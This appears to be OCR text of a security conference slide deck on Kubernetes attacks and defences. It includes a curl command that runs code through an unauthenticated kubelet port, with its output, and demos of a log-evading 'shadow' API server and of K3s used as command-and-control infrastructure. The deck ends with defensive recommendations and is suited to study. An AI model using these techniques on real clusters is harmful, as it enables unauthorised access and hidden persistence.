
The full request body for the creation of pod: **mypod**

Oversized Logs - Oversized Request



```
{
  insertId: "66685db5-2073-4ece-aa4c-29cdb690e807"
  labels: {…}
  logName: "projects/gke-c2/logs/cloudaudit.googleapis.com%2Factivity"
  operation: {…}
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "bradgeesaman@lonimbus.com"
    }
    authorizationInfo: [1]
    methodName: "io.k8s.core.v1.pods.create"
    requestMetadata: {…}
    resourceName: "core/v1/namespaces/default/pods/mypod2"
    serviceName: "k8s.io"
    status: {…}
  }
  receiveTimestamp: "2020-02-26T00:29:40.375434676Z"
  resource: {…}
  timestamp: "2020-02-26T00:29:31.798223Z"
}
```


User who created **mypod2**

The full request body for **mypod2** is missing!


DEMO
Launch an in-cluster “shadow” API server that silently bypasses main API servers
(no security policy, no logs)

Shadow API Server




DEMO: C2BERNETES


Use Kubernetes as a C2 infrastructure across multiple clusters

What is K3s?


- A lightweight Kubernetes distribution designed for resource-constrained environments
- Runs as a single <40MB binary
- Has a simplified communication channel: only requires a single TLS connection outbound from nodes to the control plane
- This is very likely to be available and blend in with other valid traffic :)



Kubernetes and K3s




Kubernetes



K3s

C2: “Your cluster is also our cluster”

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
SOLO
SOLO

C2: “Cluster of Clusters”



New Kubernetes Features

New Kubernetes features

- Ephemeral containers - early alpha as of 1.16

```
-- feature - gates=EphemeralContainers=true
```

- Process namespace sharing - stable as of 1.17

```
spec:
  shareProcessNamespace: true
```

New Kubernetes features

- Dynamic Audit Sink configuration

```
-- feature -gates=DynamicAuditing=true
```

- Dynamic Kubelet configuration

```
-- feature -gates=DynamicKubeletConfig=true
```


DEMO: Bringing kubelet-exploit back

kubelet-exploit

There were discussions (https://github.com/kubernetes/kubernetes/issues/11816, https://github.com/kubernetes/kubernetes/issues/3168, https://github.com/kubernetes/kubernetes/issues/796
looks like nobody cares.

Everybody who has access to the service kubelet port (10250), even without a certificate, can execute any c
inside the container.

```
# /run/%namespace%/%pod_name%/%container_name%
$ curl -k -XPOST "https://k8s-node-1:10250/run/kube-system/node-exporter-iuwg7/node-exporter"
total 12
drwxr-xr-x   13 root     root           148 Aug 26 11:31 .
drwxr-xr-x   13 root     root           148 Aug 26 11:31 ..
-rwxr-xr-x    1 root     root             0 Aug 26 11:31 .dockerenv
drwxr-xr-x    2 root     root          8192 May  5 22:22 bin
drwxr-xr-x    5 root     root           380 Aug 26 11:31 dev
drwxr-xr-x    3 root     root           135 Aug 26 11:31 etc
drwxr-xr-x    2 nobody   nogroup          6 Mar 18 16:38 home
drwxr-xr-x    2 root     root             6 Apr 23 11:17 lib
dr-xr-xr-x  353 root     root             0 Aug 26 07:14 proc
drwxr-xr-x    2 root     root             6 Mar 18 16:38 root
dr-xr-xr-x   13 root     root             0 Aug 26 15:12 sys
drwxrwxrwt    2 root     root             6 Mar 18 16:38 tmp
```



Greetz to https://github.com/kayrus/kubelet-exploit


What’s Old Is New Again

Apply What You Have Learned Today

- Next week you should:
  - Alert on critical cluster audit logs for changes to webhooks, dynamic configuration items, and RBAC permissions.
  - Review feature gate flag settings and RBAC policies for correct permissions.
- In the next three to six months you should:
  - Try out new features of new Kubernetes releases in a development environment to develop a plan for upgrades and future features.
  - Implement your plan for future features as the newer versions become available to you and your environment.

You can do it!

Resources and Further Reading

- Attacking and Defending Kubernetes Clusters: A Guided Tour
- The Path Less Traveled: Abusing Kubernetes Defaults
- A Hacker's Guide to Kubernetes and the Cloud
- What to Do When Your Cluster is a Cluster
- CIS Kubernetes Benchmarks
- k8s.io/security